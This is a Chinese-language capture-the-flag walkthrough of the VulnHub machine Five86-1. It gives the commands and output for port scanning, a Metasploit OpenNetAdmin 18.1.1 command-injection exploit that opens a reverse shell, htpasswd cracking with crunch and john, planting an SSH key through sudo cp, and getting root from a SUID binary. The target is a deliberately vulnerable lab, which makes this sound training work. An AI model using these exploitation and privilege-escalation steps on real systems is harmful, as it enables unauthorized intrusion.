

靶机地址: <https://www.vulnhub.com/entry/five86-1,417/>

## 信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-25 20:16 EST
Nmap scan report for 192.168.56.1
Host is up (0.00028s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00032s latency).
MAC Address: 08:00:27:2A:3D:92 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.110
Host is up (0.00030s latency).
MAC Address: 08:00:27:60:65:8B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.11 seconds
```

## 端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.110
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 69:e6:3c:bf:72:f7:a0:00:f9:d9:f4:1d:68:e2:3c:bd (RSA)
|   256 45:9e:c7:1e:9f:5b:d3:ce:fc:17:56:f2:f6:42:ab:dc (ECDSA)
|_  256 ae:0a:9e:92:64:5f:86:20:c4:11:44:e0:58:32:e5:05 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /ona
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
10000/tcp open  http     MiniServ 1.920 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 08:00:27:60:65:8B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

10000端口也是web服务

## 目录枚举

```
gobuster dir -u http://192.168.56.110 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
gobuster dir -u http://192.168.56.110:10000 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php, .txt, .html
```

```
/index.html (Status: 200)
/reports (Status: 401)
/robots.txt (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/25 20:19:20 [!] parse http://192.168.56.110/error_log: net/url: invalid control char
acter in URL
/index.html (Status: 200)
```

第二个直接报错了

访问robots.txt得到/ona

Menu Search Quick Search...

Trace:

**Newer Version Available**  
❗ You are NOT on the latest release version  
Your version = v18.1.1  
Latest version = Unable to determine  
Please [DOWNLOAD](#) the latest version.


**Record Counts**

Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

**Where to begin**

If you are wondering where to start, try one of these tasks:

- [Add a DNS domain](#)
- [Add a new subnet](#)
- [Add a new host](#)
- [Perform a search](#)
- [List Hosts](#)

- If you need further assistance look for the  icon in the title bar of windows.
- You can also try the main help index located [here](#)

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境

过滤 URL


状态	方法	域名	文件	触发源头	类型	传输
304	GET	192.168.56.110	page_aaa.png	img	png	已缓存
304	GET	192.168.56.110	application_view_detail.png	img	png	已缓存
304	GET	192.168.56.110	help.png	img	png	已缓存
200	POST	192.168.56.110	/ona/	xhr	xml	480 字节
200	POST	192.168.56.110	/ona/	xhr	xml	815 字节
304	GET	192.168.56.110	calculator.png	img	png	已缓存

界面怪怪的，一些东西没加载出来

访问/reports

需要basic认证

访问10000端口



先搜搜webmin 1.920（版本之前nmap中有）有没有漏洞

```
root@kali:~# searchsploit webmin
```

Exploit Title	Path (/usr/share/exploitdb/)
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal	exploits/cgi/webapps/23535.txt
Webmin - Brute Force / Command Execution	exploits/multiple/remote/705.pl
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing	exploits/linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation	exploits/linux/remote/21765.pl
Webmin 0.x - Code Input Validation	exploits/linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution	exploits/multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)	exploits/multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (CGI)	exploits/unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities	exploits/cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)	exploits/cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution	exploits/linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution	exploits/linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)	exploits/linux/remote/47230.rb
Webmin 1.x - HTML Email Command Execution	exploits/cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	exploits/multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure	exploits/multiple/remote/2017.pl
phpMyWebmin 1.0 - 'target' Remote File Inclusion	exploits/php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion	exploits/php/webapps/2451.txt
webmin 0.91 - Directory Traversal	exploits/cgi/remote/21183.txt

Shellcodes: No Result

```

root@kali:~# cd /usr/share/exploitdb/
root@kali:/usr/share/exploitdb# cat exploits/linux/remote/47230.rb
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Webmin 1.920 Unauthenticated RCE',
      'Description' => %q{
        This module exploits a backdoor in Webmin versions 1.890 through 1.920.
        Only the SourceForge downloads were backdoored, but they are listed as
        official downloads on the project's site.

        Unknown attacker(s) inserted Perl qx statements into the build server's
        source code on two separate occasions: once in April 2018, introducing
        the backdoor in the 1.890 release, and in July 2018, reintroducing the
        backdoor in releases 1.900 through 1.920.

        Only version 1.890 is exploitable in the default install. Later affected
        versions require the expired password changing feature to be enabled.
      })
  end
end

```

可以用msf

但是search并没有未认证RCE

```

msf5 > search webmin

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06     normal  No      Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
1  auxiliary/admin/webmin/file_disclosure      2006-06-30     normal  No      Webmin File Disclosure
2  exploit/linux/http/webmin_backdoor          2019-08-10     excellent Yes     Webmin password_change.cgi Backdoor
3  exploit/linux/http/webmin_packageup_rce     2019-05-16     excellent Yes     Webmin Package Updates Remote Command Execution
4  exploit/unix/webapp/webmin_show CGI Exec 2012-09-06     excellent Yes     Webmin /file/show.cgi Remote Command Execution
5  exploit/unix/webapp/webmin_upload_exec      2019-01-17     excellent Yes     Webmin Upload Authenticated RCE

```

需要将之前的rb文件拷贝到msf相应的exploit文件夹下

/usr/share/metasploit-framework/modules/exploits/

注意命名Webmin1920\_UnauthenticatedRCE

不要点、横杠、空格等


Exploit target:

Id	Name
0	Webmin <= 1.910

```
msf5 exploit(Webmin1920_UnauthenticatedRCE) > set RHOSTS 192.168.56.110
RHOSTS => 192.168.56.110
msf5 exploit(Webmin1920_UnauthenticatedRCE) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf5 exploit(Webmin1920_UnauthenticatedRCE) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[-] Exploit aborted due to failure: not-vulnerable: Target is not vulnerable.
[*] Exploit completed, but no session was created.
msf5 exploit(Webmin1920_UnauthenticatedRCE) >
```

回去看看80端口的



v18.1.1

```
root@kali:/usr/share/exploitdb# searchsploit opennetadmin

-----
Exploit Title | Path
-----|-----
OpenNetAdmin 13.03.01 - Remote Code Execution | exploits/php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit) | exploits/php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution | exploits/php/webapps/47691.sh
-----
Shellcodes: No Result
```

先试试第一个

```
cp exploits/php/webapps/47772.rb /usr/share/metasploit-  
framework/modules/exploits/OpenNetAdmin_1811_CommandInjectionExploit.r  
b
```

成功了

## getshell

```
msf5 exploit(OpenNetAdmin_1811_CommandInjectionExploit) > set RHOSTS 192.168.56.110  
RHOSTS => 192.168.56.110  
msf5 exploit(OpenNetAdmin_1811_CommandInjectionExploit) > set LHOST 192.168.56.101  
LHOST => 192.168.56.101  
msf5 exploit(OpenNetAdmin_1811_CommandInjectionExploit) > run  
  
[*] Started reverse TCP handler on 192.168.56.101:4444  
[*] Exploiting...  
[*] Sending stage (985320 bytes) to 192.168.56.110  
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.110:46630) at 2020-01-25 21:05:24 -0500  
ls  
[*] Command Stager progress - 100.14% done (707/706 bytes)  
  
meterpreter > ls  
Listing: /opt/ona/www  
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	1970	fil	2019-12-31 09:17:39 -0500	.htaccess.example
40755/rwxr-xr-x	4096	dir	2019-12-31 09:17:39 -0500	config
100644/rw-r--r--	1949	fil	2019-12-31 09:17:39 -0500	config_dnld.php
100644/rw-r--r--	4160	fil	2019-12-31 09:17:39 -0500	dcm.php
40755/rwxr-xr-x	4096	dir	2019-12-31 09:17:39 -0500	images
40755/rwxr-xr-x	4096	dir	2019-12-31 09:17:39 -0500	include
100644/rw-r--r--	1999	fil	2019-12-31 09:17:39 -0500	index.php
40755/rwxr-xr-x	4096	dir	2019-12-31 09:17:39 -0500	local
100644/rw-r--r--	4526	fil	2019-12-31 09:17:39 -0500	login.php
100644/rw-r--r--	1106	fil	2019-12-31 09:17:39 -0500	logout.php
40755/rwxr-xr-x	4096	dir	2019-12-31 09:17:39 -0500	modules
40755/rwxr-xr-x	4096	dir	2019-12-31 09:17:39 -0500	plugins
40755/rwxr-xr-x	4096	dir	2019-12-31 09:17:39 -0500	winc
40755/rwxr-xr-x	4096	dir	2019-12-31 09:17:39 -0500	workspace_plugins

## 提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'  
# 有些没有安装Python2，所以需要换成python3 -c
```

查找sudo权限命令

```
sudo -l
```

#SUID权限可执行文件，没有可用的

```
find / -perm -u=s -type f 2>/dev/null
```

#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本

件，然后使用grep加上关键字去筛选。

```
find / -writable -type f 2>/dev/null >/tmp/report.txt
```

```
grep -Ev '/proc|/sys' /tmp/report.txt
```

#查看计划任务

```
cat /etc/crontab
```

一般没有密码的就不用sudo -l

```

www-data@five86-1:/opt/ona/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4

```

```
exim --version |head -1
```

这里为4.92

存在本地提权漏洞(local root exploit)的版本为exim <= 4.84-3

```

www-data@five86-1:/opt/ona/www$ find / -writable -type f 2>/dev/null >/tmp/report.txt
<nd / -writable -type f 2>/dev/null >/tmp/report.txt
www-data@five86-1:/opt/ona/www$ grep -Ev '/proc|/sys' /tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
/var/www/html/reports/.htaccess
/var/log/ona.log
/var/mail/www-data
/tmp/JsZPl
/tmp/report.txt

```

```

www-data@five86-1:/opt/ona/www$ cat /var/www/html/reports/.htaccess
cat /var/www/html/reports/.htaccess
AuthType Basic
AuthName "Restricted Area"
AuthUserFile /var/www/.htpasswd
require valid-user
www-data@five86-1:/opt/ona/www$ cat /var/log/ona.log
cat /var/log/ona.log
Dec 31 9:27:32 five86-1 anonymous@: [] INFO => Dropped existing DB: ona_onadb
Dec 31 9:27:32 five86-1 anonymous@: [] INFO => Added new DB: ona_onadb
Dec 31 9:27:33 five86-1 anonymous@: [] INFO => Creating and updating tables within new DB: ona_onadb
Dec 31 9:27:33 five86-1 anonymous@: [] INFO => Loaded data to new DB: ona_onadb
Dec 31 9:27:33 five86-1 anonymous@: [] INFO => Created new DB user: ona_sys
Dec 31 9:30:46 five86-1 guest@192.168.0.108: [DEFAULT] ERROR => Login failure for guest using authtype local
: Password incorrect
Jan 1 4:22:51 five86-1 guest@192.168.0.140: [DEFAULT] ERROR => Login failure for guest using authtype local:
: Password incorrect
Jan 25 20:21:37 five86-1 guest@192.168.56.1: [DEFAULT] ERROR => Login failure for guest using authtype local
: Password incorrect
Jan 25 20:54:58 five86-1 guest@192.168.56.1: [DEFAULT] ERROR => Login failure for guest using authtype local
: Password incorrect
www-data@five86-1:/opt/ona/www$ cat /var/www/.htpasswd
cat /var/www/.htpasswd
douglas:$apr1$9fgG/hIM$BtsL9qpNHUlylaLxk81qY1
# To make things slightly less painful (a standard dictionary will likely fail),
# use the following character set for this 10 character password: aefhrt
www-data@five86-1:/opt/ona/www$

```

给出了密码规则

```

crunch 10 10 aefhrt -o passwd.txt
echo '$apr1$9fgG/hIM$BtsL9qpNHUlylaLxk81qY1'>flag
john --wordlist=passwd.txt flag

```



```
root@kali:~/five86-1# john --wordlist=passwd.txt flag
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fatherrrrr (?)
lg 0:00:03:25 DONE (2020-01-25 21:29) 0.004864g/s 105614p/s 105614c/s 105614C/s fatherraaa..fatherrtet
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

尝试ssh登录

```
root@kali:~/five86-1# ssh douglas@192.168.56.110
douglas@192.168.56.110's password:
Linux five86-1 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
douglas@five86-1:~$ sudo -l
Matching Defaults entries for douglas on five86-1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User douglas may run the following commands on five86-1:
    (jen) NOPASSWD: /bin/cp
```

当前账户可以jen的权限执行cp命令，暗示我们jen登录

使用cp拷贝密钥

```
cp /home/douglas/.ssh/id_rsa.pub /tmp/authorized_keys
chmod 777 /tmp/authorized_keys
sudo -u jen /bin/cp /tmp/authorized_keys /home/jen/.ssh
ssh jen@127.0.0.1
```

```
douglas@five86-1:~/.ssh$ ssh jen@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aE9ZqWxrvGgzgM21BjQ23GmxQVBeD5CZw0nUq8P8RyM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Linux five86-1 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
```



```

jen@five86-1:~$ cat /var/mail/jen
From roy@five86-1 Wed Jan 01 03:17:00 2020
Return-path: <roy@five86-1>
Envelope-to: jen@five86-1
Delivery-date: Wed, 01 Jan 2020 03:17:00 -0500
Received: from roy by five86-1 with local (Exim 4.92)
      (envelope-from <roy@five86-1>)
      id 1imZBc-0001FU-El
      for jen@five86-1; Wed, 01 Jan 2020 03:17:00 -0500
To: jen@five86-1
Subject: Monday Moss
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <ElimZBc-0001FU-El@five86-1>
From: Roy Trenneman <roy@five86-1>
Date: Wed, 01 Jan 2020 03:17:00 -0500

Hi Jen,

As you know, I'll be on the "customer service" course on Monday due to that incident on Level 4 with the accounts people.

But anyway, I had to change Moss's password earlier today, so when Moss is back on Monday morning, can you let him know that his password is now Fire!Fire!

Moss will understand (ha ha ha ha).

Tanks,
Roy

```

登录moss用户Fire!Fire!

```

moss@five86-1:/home/jen$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/home/moss/.games/upyourgame

```

最后玩个游戏即可

```

moss@five86-1:/home/jen$ /home/moss/.games/upyourgame
Would you like to play a game? y

Could you please repeat that? y

Nope, you'll need to enter that again. yes

You entered: No. Is this correct? no

We appear to have a problem? Do we have a problem? no

Made in Britain.
# ls
reports
# cd /
# ls
bin    etc      initrd.img.old  lib64      media  proc  sbin  tmp  vmlinuz
boot  home     lib             libx32     mnt    root  srv   usr  vmlinuz.old
dev    initrd.img  lib32          lost+found  opt    run   sys   var  webmin-setup.out
# cd root

```

参考链接:

[https://blog.csdn.net/weixin\\_44214107/article/details/104078359](https://blog.csdn.net/weixin_44214107/article/details/104078359)